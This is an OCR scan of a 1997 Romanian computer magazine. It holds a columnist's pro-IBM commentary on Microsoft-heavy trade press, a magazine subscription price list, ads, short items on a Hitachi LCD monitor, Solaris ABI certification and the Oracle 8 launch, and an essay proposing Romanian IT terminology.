oferită licența pentru Java oricui a dorit, dar acordul de licență stipulează că nimeni nu are voie să introducă deviații ale codului de la specificațiile acceptate. Dacă cineva are totuși ceva de adăugat trebuie să se adreseze firmei Sun, care va hotărî dacă specificațiile vor fi sau nu schimbate pentru a reflecta deviația propusă. Dacă schimbarea de specificație este acceptată, codul este distribuit tuturor celor care au licență, iar aceștia trebuie să refacă tot ce-au făcut până atunci. Este un proces complicat, dar este singura cale de a păstra codul curat și universal, evitând astfel repetare a fenomenelor petrecute în lumea UNIX.) Microsoft s-ar putea să aibă dreptate, doar că cei care au descoperit scamele în codul de la Sun sunt cercetători la University of Washington din Seattle!!! Două alte articole pot fi citite în aceeași pagină, dintre care unul se cheamă *„IBM runs Secretariat in NT bundling race"*. Subînțelesul ar putea fi „vedeți, chiar și Big Blue își rulează softul pe NT, deci NT este regele". IBM produce programe pentru NT, dar Secretariat, pachetul destinat firmelor mici și mijlocii, rulează de asemenea și pe celelalte platforme. Ultimul articol din pagină este despre reducerile de personal de la Novell, datorate probabil și faptului că NT i-a diminuat piața. Ei bine, am niște surprize pentru cei interesați: IBM a revenit la repararea produselor Novell...

În pagina 14 ne întoarcem la subiect: *„Microsoft pitting NT against Unix"*. Articolul în sine ocupă doar o coloană și jumătate, restul spațiului fiind ocupat de o reclamă Visionteck, un producător de cipuri de memorie. În articolul despre NT versus Unix, Microsoft nu este în totalitate înfățișat în culori strălucitoare. Autorii citează niște utilizatori care afirmă că NT nu oferă aceleași performanțe ca Unix, dar NT tratează problema scalabilității doar de cinci ani, în timp ce Unix a avut nevoie de douăzeci de ani. Ceea ce este adevărat, cu condiția să ținem seama de faptul că NT are nevoie de o tonă de procesoare și mașini foarte rapide, în timp ce Unix poate obține aceleași performanțe cu un număr mai mic de procesoare și mașini mai puține... Până la urmă articolul este decent, cu toate că pacientul este la reanimare, sub ventilator, este hrănit artificial, ia tone de medicamente și de-abia respiră...

Pagina 16 cuprinde o reclamă la portabilele CTX, iar în spațiul rămas putem citi despre faptul că HP a redus prețurile la Vectra și OmniBook. În fine, mai putem citi despre parteneriatul dintre Microsoft și Wall Data. Se pare că Microsoft a avut nevoie de o terță parte pentru a rezolva problema accesării datelor din AS/400 de pe un server NT. Wall Data a lansat SNA Intranet Starter Kit, un pachet compus din Microsoft SNA Server 3.0 (parte din BackOffice) și Wall Data Arpeggio Live. E drăguț din partea Microsoft să se asocieze cu alți producători pentru a furniza soluții la nivel de întreprindere, dar clientul dispune deja de o astfel de soluție, furnizată de IBM. Programul Personal Communication – sau Pecomm cum este cunoscut în jargonul IBM – permite utilizatorilor de PC-uri, utilizând orice sistem de operare, să acceseze datele de pe AS/400, S/390 și RS/6000. Și nici măcar nu este scump: doar câțiva dolari, în comparație cu aproape 4000$.

În pagina 20 citim: *„Microsoft to push parteners at Comdex"*. O fi o simplă coincidență că tot spațiul publicitar este rezervat lui Intel??? Oricum, ce aflăm din articol este că peste câteva zile, la Comdex, Microsoft va lansa un calculator de buzunar care va folosi Windows CE. S-ar părea că Windows CE este cel mai răspândit sistem de operare pentru calculatoare de buzunar. S-ar putea, deși eu încă n-am văzut o astfel de minunăție funcționând... Mai aflăm din articol că Microsoft plănuiește la modul cel mai serios să abordeze domeniul telefoniei, prin lansarea unui sistem de mesagerie pentru *voice mail*. Singura mea dorință este să aflu care va fi rețeaua care îl va folosi, ca să mă feresc de ea ca de ciumă. Nu mi-ar plăcea să se blocheze sistemul tocmai când încerc să-mi salvez un client care are o problemă urgentă cu sistemul de salarizare... Câțiva dintre parteneri sunt și ei prezentați. E drept că partea rezervată partenerilor este abia de o jumătate de coloană și pare să fie doar o justificare pentru titlu. Pagina 21 este în întregime publicitară. Microage vinde Back Office. Să remarcăm că Microage încă mai are necazuri financiare.

După o binemeritată pauză, în pagina 30 aflăm că Microsoft va prezenta un prototip de palmtop. Fabricanții nu trebuie încă să se alarmeze, Microsoft nu va produce computerul. Partea spăimoasă este



COMPUTER PRESS
AGORA



Prin intermediul firmei noastre puteți primi în mod regulat oricare dintre revistele americane de calculatoare din tabelul alăturat. Pentru aceasta este suficient să ne trimiteți o comandă în care să specificați titlurile dorite și datele Dvs. de identificare (nume, adresă, telefon, fax), iar noi vă vom expedia cu plata prin ramburs revistele solicitate. Prețul în lei pe care îl veți achita la primirea fiecărui colet poate fi obținut prin înmulțirea prețului în dolari specificat în tabel cu cursul de schimb valutar al BNR la care se adaugă cheltuiala de expediție percepută de Poșta Română. Atenție deci,

NU TRIMITEȚI BANI ÎN AVANS!!!

Vă rugăm să expediați comenzile Dvs. pe adresa:

Computer Press Agora srl, CP 94 OP 49, București, fax: 3309285

TITLU	FRECVENȚĂ	PREȚ
3D DESIGN	12	5.93
ACCESS VB ADVISOR	12	7.49
AIXTRA	4	7.43
BOARDWATCH	12	8.93
BYTE	12	5.93
C/C++ USERS JOURNAL	12	7.43
C++ REPORT	9	11.93
CA-UNICENTER ADVISOR	6	8.93
CADALYST	12	5.93
CADENCE	12	5.93
CD-ROM PROFESSIONAL	12	10.43
CIRCUIT CELLAR	12	5.93
COLOR PUBLISHING	6	7.43
COMPUTER ARTIST	6	7.43
COMPUTER GAMING WORLD	12	5.99
COMPUTER GAMING WORLD wCD	12	11.99
COMPUTER GRAPHICS WORLD	12	7.43
COMPUTER PLAYER	12	10.43
COMPUTER SHOPPER	12	7.49
COMPUTER SHOPPER BUYERS CD		7.49
CYBER SPORTS	4	7.49
DATA BASE ADVISOR	12	7.49
DATABASE PROG. & DESIGN	12	7.43
DBMS	12	5.93
DBMS 1996 BUYERS GUIDE		7.43
DELPHI INFORMANT	12	8.93
DIGITAL VIDEO MAGAZINE	12	7.43
DOS WORLD	6	8.93
DR. DOBBS JOURNAL	12	5.93
DR. DOBBS SOURCEBOOK	6	7.43
ELECTRONIC GAMING MONTH	12	7.49
EMG2	12	7.49
FOXPRO ADVISOR	12	7.49
GAMEFAN	12	8.93
GAME DEVELOPER	6	8.93
GAME PLAYERS MAGAZINE	12	7.49
GAME PRO	12	7.49
INTERACTIVITY	12	7.43
I-WAY	12	8.93
INTERNET WORLD	12	7.43
INTERNET & JAVA ADVISOR	6	10.49
JAVA DEVELOPERS JOURNAL	12	11.93
JAVA REPORT	6	7.43
LAN MAGAZINE	12	7.43

TITLU	FRECVENȚĂ	PREȚ
LINUX JOURNAL	12	6.00
LOTUS NOTES ADVISOR	6	10.49
MACADDICT	12	11.99
MACTECH	12	8.78
MACUSER	12	5.99
MACWORLD	12	7.43
MAGAFAN	6	5.93
MICROSOFT INTERACTIVE DEV	12	7.43
MICROSOFT SYSTEMS JOUR.	12	7.43
MICROSTATION MANAGER	12	5.93
MICROSTATION WORLD	4	7.43
MONDO 2000	4	8.93
NEW MEDIA	12	7.43
OBJECT MAGAZINE	6	6.75
OBJECT ORIENTED PROGRAM.	9	13.50
ONLINE ACCESS	12	7.43
ONLINE ACCESS - CD	1 - 2	23.93
OS/2 DEVELOPER	6	14.93
OS/2 MAGAZINE	12	5.93
PC COMPUTING	12	5.99
PC GAMER	12	5.99
PC GRAPHICS & VIDEO	12	7.43
PC MAGAZINE	22	5.99
PC MAGAZINE CD-ROM	4	26.93
PC MAGAZINE SPECIAL ISSUE	4	8.93
PC WORLD	12	8.93
POWER BUILDER ADVISOR	6	11.99
PUBLISH	12	7.43
SOFTWARE DEVELOPMENT	12	5.93
SYS ADMIN	6	7.43
UNIX REVIEW	12	5.93
VB TECH JOURNAL	12	5.25
VIDEO TOASTER USER	6	7.43
VISUAL BASIC PROG. JOUR.	12	5.93
VISUAL DEVELOPER MAGAZINE	6	7.43
WEB, THE	12	5.93
WEB DEVELOPER	6	8.93
WEB TECHNIQUES	12	7.43
WEBSMITH	12	6.00
WINDOWS/DEV DEVELOPERS	12	7.43
WINDOWS NT	12	7.43
WINDOWS SOURCES	12	4.49
WINDOWS TECH JOURNAL	12	6.00
WIRED	12	7.43

Revistele pot fi răsfoite, comandate și cumpărate de la librăria noastră deschisă la sediul firmei ***Forte Computers****, str. Lipscani nr. 102; precum și de la următoarele magazine din* ***București****: Flamingo Computers, Bd.N. Titulescu nr.102; Computer House, str. Grigore Alexandrescu nr.47; Raffles Computers Shop, Calea Victoriei nr.25; Librăria "Noi", sala Dales; Librăria Humanitas din Pasajul Cretzulescu (lîngă magazinul Muzica);* ***Craiova****: INTERCAFENET, Calea București A26 parter;* ***Cluj****: T&M Promedia, str. Doja nr.30*

Puteți comanda orice carte de la: ***Computer Press Agora s.r.l.****, C.P. 94 OP.49, București, fax: 01-3309285*

Important: Lista completă de prețuri poate fi obținută via BBS 065-210780 (login: bbs, terminal: ANSI, ...)

că prototipul ar putea ajunge într-o zi în automobilele pe care le folosim în mod curent. În mod sigur nu va ajunge şi în maşina mea... Nu ştiu dacă m-aş putea descurca cu un GPF la 80 de mile pe oră...

În pagina 57, pe când credeam că s-a terminat, am găsit o notiţă mititică, înghesuită între două coloane, din care aflã că dezvoltarea browser-ului Microsoft pentru Unix întârzie. Utilizatorii de Unix vor fi foarte dezamăgiţi că nu vor putea să aibă parte de căderi de sistem decât abia la anul pe vremea asta... Da, oameni buni, Microsoft vrea să ajute la „îngustarea pieţei Unix“.

Pagina 99: „*In OS study, all roads lead to Windows*“. O mulţime de statistici şi o mulţime de întrebări în acest articol. Aflăm că în acest an vânzările de sisteme de operare vor atinge 86,5 milioane de unităţi. Cifrele sunt frumoase şi par interesante, dar... Conform unor statistici anterioare, Microsoft a distribuit aproximativ 60 de milioane de copii Windows (nu vom discuta acum câte au fost vândute de Microsoft, oferite gratuit de Microsoft, făcute pachet de Microsoft sau vândute de IBM). Se spune în articol că în acest an Microsoft va livra 41,2 milioane de unităţi de Windows NT. Vânzările vor creşte şi pentru celelalte sisteme de operare, dar creşterea va fi lină. Marele învingător: Windows NT; marele perdant: Windows 3.1. Articolul nu spune nimic (ştiu că nu intră în obiectivul său) despre compatibilitatea înapoi a ultimelor softuri de la Microsoft. Câţi dintre utilizatori ştiu că dacă vor trece la ultima versiune de BackOffice vor avea probleme dacă vor avea şi versiuni mai vechi în aceeaşi reţea?

Acesta a fost ultimul articol despre Microsoft în CRN. Nici măcar nu m-am ostenit să ţin socoteala articolelor orientate spre Microsoft din acest număr, dar mi-a devenit repede limpede că nu sunt singurul care are o anume preferinţă. Faţă de toată această avalanşă de ştiri despre Microsoft, am găsit doar trei sau patru articole despre IBM. Şi trebuie să menţionez că IBM încă mai este compania cu cele mai mari vânzări de software din lume, fie că ne place fie că nu. Unul dintre articole – care era destul de complet, dar sunt sigur că cei mai mulţi nu l-au remarcat – se referea la faptul că Lou Gerstner a făcut public că IBM şi-a atins şi ultimul obiectiv: forţa de muncă utilizată. Printr-o politică atentă de angajări, IBM a atins un număr de angajaţi comparabil cu cel pe care-l avea în momentul când Lou a preluat conducerea companiei şi au avut loc concedieri masive... Dar cui îi pasă?


Ei bine, dacă o revistă importantă veşhiculează atâta informaţie despre Microsoft, nu cred că sunt extravagant dacă am o fixaţie pentru IBM. Întotdeauna am ţinut cu cel mai slab, mai ales dacă acesta era pe nedrept ponegrit.

IBM a fost criticat de proprii adepţi pentru că produs software pentru platformele Microsoft înainte de a-l produce pentru propriile sisteme de operare. Pare crud la o primă vedere, dar mişcarea a fost o contra-ofensivă la mişcarea Microsoft-ului de a se baza exclusiv pe sisteme proprietare. Realizând soft pentru platformele Microsoft, IBM a încercat să ofere alternative pentru utilizatorii care nu vor doar soluţii Microsoft. În plus, în lumea de astăzi, în care fuziunile sunt mai dese decât zilele însorite ale acestei veri, nu toate companiile au aceleaşi platforme. Fuziunile creează probleme imense. Cel puţin, în opinia IBM fuziunea sistemelor informatice nu trebuie să fie dificilă. Din acest motiv, toate softurile IBM (deocamdată) vor rula pe orice platformă. Şi tot din acest motiv, toate softurile IBM se vor interfaţa cu sistemele mai vechi. Datele vor putea fi procesate pe sistemele moştenite de la orice calculator desktop din întreprindere. Iar în viitor procesarea va fi chiar mai uşoară, deoarece IBM este hotărât să bazeze totul pe Java, pentru a elimina obstacolele impuse de sistemele de operare diferite.

Acum pot să afirm, după un somn odihnitor de o noapte întreagă, că de fapt nici n-am fost beat deloc şi să admit că ţin puţin cu IBM. Ok, sunt sută la sută de partea IBM-ului. Şi sunt mândru de asta. Îmi plac produsele de calitate şi atitudinile corecte. Dar faptul că tind să prefer IBM-ul nu înseamnă că acesta nu are punctele sale slabe... Pentru început... dar chiar vreţi să vorbim despre asta acum? Sau mai bine să o lăsăm pentru data viitoare? ■

Crinnon Harrison Forbes conduce companiile T&C Consulting and VP Operations for Piranha Business Systems. Locuieşte în Franklin (Wisconsin) şi poate fi contactat (în română sau engleză) prin e-mail la **cforbes@ibm.net.**


[Adaptare în limba română- *Mircea Sârbu*]



Monitor plat Hitachi

Recent a fost lansat un nou monitor LCD ultraplat, care aduce o serie de îmbunătăţiri faţă de monitoarele cu cristal lichid standard. Este vorba de monitorul DT3130E al firmai Hitachi, care are o diagonală de 33,8 cm (13,3 ţoli) şi o grosime maximă de doar 85 mm. Construit în tehnologia Super TFT pusă la punct relativ recent, acest monitor lucrează optim la rezoluţia de 1024x768 şi poate afişa 16,19 milioane de culori. Noutatea cea mai mare este vizibilitatea deosebit de bună: imaginea poate fi savurată sub un unghi neobişnuit de mare pentru un monitor LCD. Faţă de axa de simetrie unghiul poate varia cu +/- 70 de grade atât pe verticală, cât şi pe orizontală. Are un contrast ridicat, de 100:1 şi o stabilitate a imaginii foarte bună. Nu prezintă defecte de convergenţă şi paralelism tipice monitoarelor clasice cu tub catodic, iar controalele digitale permit o reglare precisă. De asemenea, lipsesc cu desăvârşire radiaţiile dăunătoare ochilor.

Detaliile imaginii sunt foarte bine redate, graţie dimensiunii mici a celulelor - ele au laturile de 0,26 mm -, şi noii modalităţi de reglare a culorii prin Frame Rate Control (FRC). Prin acesta se modifică ciclic, de la un cadru la altul, nivelul de luminozitate a fiecărui pixel în parte, în 256 de trepte de gri. Astfel se pot sintetiza şi afişa 16,19 milioane de culori. Când se lucrează la rezoluţii inferioare celui nominal, ca 640x480 sau 600x800 de exemplu, atunci imaginea va fi interpolată şi calitatea se va reduce uşor, însă rămâne simţitor mai bună decât cele afişate de LCD- urile clasice în condiţiile similare. Modelele obişnuite permit modificarea luminanţei pixelilor adiacenţi în doar 64 trepte, astfel la aproximarea conturului la diferite rezoluţii duce la o pierdere semnificativă de claritate a imaginii afişate.



Informatii despre produs

Monitor plat Hitachi

MGT Trade srl
(distribuitor Hitachi în România)
str. Pictor Luchian nr. 3
Bucureşti

(01) 312.03.11

Monitorul poate fi utilizat şi în spaţii intens luminate, iar calitatea afişării este foarte bună. Suprafaţa mare de afişare, de 270 x 202 mm, este apropiată monitoarelor de 15 ţoli, iar spaţiul ocupat pe birou este aproximativ jumătate din cel cerut de monitoarele CRT clasice.

Datorită aspectului foarte plăcut şi al design- ului atrăgător, acest monitor este adecvat persoanelor exigente şi birourilor extravagante. Cu ocazia târgurilor poate fi folosit cu succes pentru prezentări de produse pe calculator.

Best Buy
COMPUTERE
PENTIUM , PENTIUM PRO
5x86 , 6x86
IMPRIMANTE
CANON
HEWLETT PACKARD
HEWLETT PACKARD Authorized Dealer
Canon Authorized Dealer
COMPUTER SHOPPING CENTRE
SUBANSAMBLE PC
Mainboard , Hard Disk
SIMM RAM , Carcase
SVGA Card , Sound Card
Stereo Speakers
Unităţi Floppy 3,5"
CD-ROM 4x,8x,10x,12x
CONSUMABILE
InkJet & LaserJet CARTRIDGE
* HEWLETT PACKARD
* CANON * EPSON
cipro S.R.L.
COMPUTER SYSTEMS Ltd.
BUCUREŞTI ROMÂNIA
Str. ALEXANDRU IACOBESCU Nr.23
Tel.& Fax : +40-1-2200400 ; +40-1-2200401 ;
+40-1-6373653 ; +40-1-6374615 ; +40-1-6374665 ;

Aplicații Solaris

Un nou pas către „Write Once, Run Forever"

Sun Microsystems a făcut un nou pas important în procesul de dezvoltare de aplicații, răspunzând la întrebarea, „cum să fi sigur că aplicațiile continuă să ruleze atunci când sistemul de operare sau hardware-ul este îmbunătățit sau dezvoltat ?" Soluția Sun pentru sistemul său de operare Solaris este, în acest sens, programul ce cuprinde o suita de teste de conformitate și certificare care analizează aplicațiile în vederea demonstrării compatibilității acestora.

Acesta este un mare pas către o lume în care poți scrie și testa o aplicație, o singură dată, ignorând alte schimbări care pot apărea în sistemul de operare sau în rețea.

Utilizatorii finali pot upgrada aplicații cu încredere, deoarece această suită de teste asigură compatibilitatea binară cu sistemul de operare Solaris. Compatibilitatea binară permite rularea aplicațiilor zilnice, fără întreruperi. Dezvoltatorii vor simți și ei îmbunătățirile aduse de acest program în ceea ce privește timpul de livrare a aplicațiilor, deoarece ei vor putea acum să testeze și să lanseze aplicații în paralel cu ultima versiune de Solaris, inclusiv noua versiune de sistem de operare Solaris Web, prevăzută cu 100 de posibilități în ceea ce privește siguranța, accesibilitatea, viteza, extinderea și ușurința în exploatare.

Programul de teste și certificare Solaris ABI (Application Binary Interface) furnizează instrumentele și procesele necesare asigurării unei compatibilități binare superioare pentru aplicațiile care rulează sub Solaris.

Cum funcționează acest program?

Participanții la programul de certificare Solaris folosesc suita de teste Sun ABI pentru a se asigura că software-ul lor este scris astfel încât să permită portabilitate binară de la o versiune de Solaris la alta. Testul ABI dă sugestii pentru codul identificat ca arie potențială de probleme care poate apărea la aplicațiile care rulează versiuni viitoare de Solaris.

Dezvoltatorii acestor aplicații trec acest test și cerințele complete de calificare ale programului de certificare pentru utilizarea „Solaris Compatible Logo". Acest logo conferă clienților certitudinea că software-ul pe care îl cumpără azi, va continua să ruleze pe versiuni viitoare de Solaris.

Pentru a veni în sprijinul dezvoltatorilor, Sun a lansat un program extensiv de instruire care include linii directoare, o listă cu greșelile obișnuite de portabilitate și un Web site care cuprinde toate detaliile programului de certificare.

Lansarea lui Oracle 8 și NC

Oracle România a beneficiat de o zi însorită pentru lansarea lui Oracle 8, baza de date pentru lucrul în rețea (network computing). Marți 24 iunie 1997 a avut loc la Radio City Music Hall din New York lansarea oficială de către Larry J. Ellison, președintele Oracle Corporation. Acest eveniment major în lumea tehnicii de calcul a putut fi urmărit în direct pe o legătură realizată prin satelit de cei peste 500 de invitați ai reprezentanței de la noi, Oracle România.

După o primire amabilă, invitații prezenți la Palatul Parlamentului au putut urmări o serie de declarații ale unor personalități de la firme majore care sunt partenere sau utilizează produse Oracle, firme de talia lui SAP, Sun Microsystems, Netscape, Hewlett Packard sau IBM. Acesta a fost doar începutul acestui super-spectacol prezentat în întreaga lume și condimentat, poate chiar prea exagerat, de toate elementele unui show TV.

Dintr-o scurtă prezentare făcută în continuare de domnul Ștefan Cojanu, directorul Oracle România, am putut afla pe scurt câte ceva despre activitatea firmei și obiectivele urmărite de Oracle în România. A fost un moment foarte scurt pentru că la orele 18:00 a apărut pe ecran Lawrence Ellison și a început adevăratul spectacol. A fost un model de instruire prin exemplu, din care cei prezenți au putut afla concret ce este rețeaua la cutie (network in a box) și cum poate să realizeze un profesor care nu este de specialitate o rețea dintr-un server și cinci calculatoare de rețea NC, toate conectate la Internet și la un preț de 6.000$.

Larry a făcut rețeaua pe scenă, a remarcat că sistemul se încarcă incomparabil mai rapid ca unul Windows și a respins prin exemplu practic acuzația că NC nu asigură compatibilitate cu aplicațiile Windows, lansată de Bill Gates, la o conferință în aprilie acest an. A urmat apoi prezentarea NC și a produselor server Oracle, a avantajelor oferite de aceste produse.

Am putut vedea modul în care produsele Oracle asigură conlucrarea în rețea, facilitățile oferite de InterOffice, produs lansat și în România acum două luni și premiat cu Best of Cerf '97 de către BYTE România, mecanismele care asigură fiabilitatea și securitatea pentru cei care lucrează într-un intranet sau pe Internet de pe un NC și soluții de mare performanță realizate pe ferme de servere, legate în ciorchini (cluster).

Spectacolul a culminat la sfârșit cu Promisiunea Oracle: acum fiecare copil poate utiliza calculatorul. Pentru a transforma promisiunea în realitate, cel puțin în SUA, Oracle Corporation a înființat o fundație donând 100 milioane de dolari pentru școlile americane. Gen. Colin Powell a mulțumit Corporației Oracle pentru ajutorul acordat tineretului. A fost momentul în care, în mod ironic, dar s-a zis și ceva bun de Microsoft. Ei au donat deja 200 milioane de dolari în acest scop. Poate exemplul este contagios.

După spectaculoasa prezentare a urmat un cocktail, o bună ocazie pentru ca invitații din toată țara să se cunoască mai bine.

Informații suplimentare despre produsele Oracle puteți obține la adresele: http://www.oracle.com sau la reprezentanța Oracle România la numărul de telefon 01-250.32.35 sau fax 01-250.32.44.

Terminologia noastră (cea de toate zilele)

De Dan Matei

Se întâmplă că sunt vicepreşedintele TermRom - Asociaţia Română de Terminologie (da, există aşa ceva !). Spun asta nu pentru a da o greutate sporită părerilor mele, ci pentru a pune în evidenţă interesul „profesional" pentru problematică (dar să nu se înţeleagă că aş exprima punctul de vedere al TermRom; nu există puncte de vedere „oficiale" !). Vreau să intru şi eu în nesfârşita dispută „purişti" - „autohtonişti" în chestiunea terminologiei informatice. Nu de alta, dar am treabă cu ea toată ziua.

Recitesc (cu plăcere) articolul d-lui Mircea Sârbu („Câte ceva despre terminologie"), şi primul lucru pe care l-aş spune este: da, nu există un „for ştiinţific" care să consacre o terminologie (informatică) „oficială", în plus cred şi eu că presa („de profil") are „misiunea istorică" de a face asta. E drept că se pregăteşte un standard românesc care să consacre câţiva termeni (mai vechi; deh, procesul de standardizare nu ţine nici aici pasul), dar şi acolo avem aceleaşi discuţii, la fel de „conciliabile". Sigur că presa trebuie „ajutată", adică să nu fie lăsată singură să inventeze. Şi noi, restul breslei, avem o responsabilitate. Din păcate nu putem tragem nădejde de la lingvişti. Am avut destule discuţii cu lingvişti importanţi. Mentalitatea lor este cea de observator: consemnează, nu intervin. Poate e rezonabil. Mă supără doar când — post festum — deplâng rezultatele. Precum zoologul care filmează pe lup mâncând iepurele şi pe urmă zice: „vai săracu' iepuraş". Dar poate nu e rezonabil. Ce, lingviştii nu sunt vorbitori ? Sau sunt altfel de vorbitori ? Exemplu: ţineţi minte când se punea problema *blue jeans* ? Lingviştii n-au intervenit cât se mai putea face ceva. Apoi mahalaua a impus *blugi*. Nimănui nu-i place, dar „societatea" a hotărât ! Mă rog, asta a fost o paranteză (mizez pe faptul că lingviştii nu prea citesc reviste de informatică; sunt laş, n-aş vrea să ştie că-i critic în public, sunt prietenii mei).

Să (re)vin la plebicist. Sunt de acord cu „principiile lui Sârbu". Le-aş mai comenta însă.

Sârbu 1: a se evita crearea inutilă de neologisme. Prin asta dânsul înţelege crearea de „neaoşisme" gen „gâtlegău". Da (în principiu). Corolarul meu: a nu se evita crearea utilă de neologisme.

Sârbu 2: a se evita preţiozităţile. Adică, dacă poporul a românizat, noi „telectualii" să nu ne dăm culţi (putem să ne remarcăm în alte ocazii).

Sârbu 3: a se permite crearea de cuvinte noi prin mecanismele naturale ale limbii. Jawohl !

Sârbu 5. a nu se contrazice obişnuinţe deja create. Practica zice că se poate, dar nu merită. Francezii au reuşit cu logiciel, dar n-au reuşit cu bouteur (= buldozer).

Sârbu 6. a se evita posibile confuzii. Cu alte cuvinte, dacă se poate reduce ambiguitatea, să se !

Subscriu. Problema e cum să facem ca să le respectăm pe toate ? Răspunsul meu: să procedăm „postmodern", adică cum ne vine bine !. Adică (în această ordine de priorităţi):

a) Reutilizând ce avem deja, când se potriveşte. Exemple:
1. *user-friendly* = ***convivial.***
2. *window* = ***fereastră.***
3. *keyboard* = ***tastatură.***

b) Inventând (când avem cu ce, şi iese intuitiv). Exemple:
1. *E-mail* = ***e-poştă*** (pronunţia *email* e clar catastrofală).
2. *Download* = ***descopia*** (e natural şi e precis, se diferenţiază convenabil de a descărca).
3. *Upload* = ***încopia*** (vezi mai sus, modele ar fi: *încleia/descleia,* spre pildă).

c) Transpunând din franţuzeşte (când ne vine bine). Exemple:
1. *Mainframe* = ***macrocompiuter*** (contrast convenabil cu *microcompiuter*).
2. *Downsize* = ***micromizare*** (foarte intuitiv).
3. *Spreadsheet* = ***tabelor*** (nu *tabulator*!).


d) Fonetizând (e în spiritul limbii române !) termenul englezesc care se foloseşte curent (dacă merge !). Exemple (cu care ştiu că mă expun ridiculizării; o să supravieţuiesc):
1. ***Compiuter/compiutere*** (Cei ce râd trebuie însă să-mi răspundă: computer/computere de ce să aibă rădăcina englezească şi desinenţele româneşti [cum se articulează ? cum se declină ?] ? După care logică ? Dar *bit/biţi* sau *bait/baiţi* de ce am acceptat ?).
2. ***Maus/mausuri*** (E foarte pragmatic: desemnează un obiect bine precizat, e mult mai precis decât şoarece. Cu alte cuvinte, astfel se de-metaforizează şi mai scade ambiguitatea limbii).
3. ***Icon/iconuri*** (E mult mai precis şi mai adecvat decât *icoană*; măcar nu-l deteriorează. Mai ales că aveam deja adjectivul *iconic*.).
4. ***Clic/clicuri, a clicăi (a clica)*** (Sorry, aşa se zice prin jurul meu ! S-a întâmplat în mod natural, ca şi a *ticăi*, presupun.).
5. ***Hard/harduri*** (Asta e !).
6. ***Soft/softuri*** (Vezi 5).
7. ***A loga*** (Unixiştilor, spuneţi altfel ?).
8. ***Draiver/draivere*** (Ce hibă are ? De ce zicem *coafor* şi nu *coifeur* ?).
9. ***Form/formuri*** (E neambiguu, i.e. mai precis decât *formă/forme* sau *formular/for-*

IMPRIMANTE

TRICORP
electronics
ECHIPAMENTE:
str. Londra nr. 33
tel: 679 48 79 tel/fax: 230 44 58
TEHNIC, CONSUMABILE, SOFTWARE:
str. Judeţului nr. 9, bl. 20, sc. A, ap. 2
tel/fax: 210 52 64
BUCUREŞTI
e-mail: tricorp@radiotel.ro

Departamental Printers
• HP LaserJet 5Si
• HP LaserJet 5NX
• HP LaserJet 5MX
• HP LaserJet 5Si Mopier

Workgroup Printers
• HP LaserJet 5
• HP LaserJet 5M
• HP LaserJet 5N



HEWLETT PACKARD
Authorized Reseller

mulare).

10. *Onlain* (E evident că nu avem o soluţie românească preexistentă. De ce să n-o adoptăm, e în spiritul limbii.).

11. *Freim/freimuri* (Zice cineva cadru/cadre ? N-am auzit.).

12. *Aplet/apleturi* (Ce poate fi mai natural ?).

e) În fine, lăsând termenul ca la mama lui, când nu iese altfel. Exemple: *OK, PC, SCSI, CD-ROM, cut/paste.*

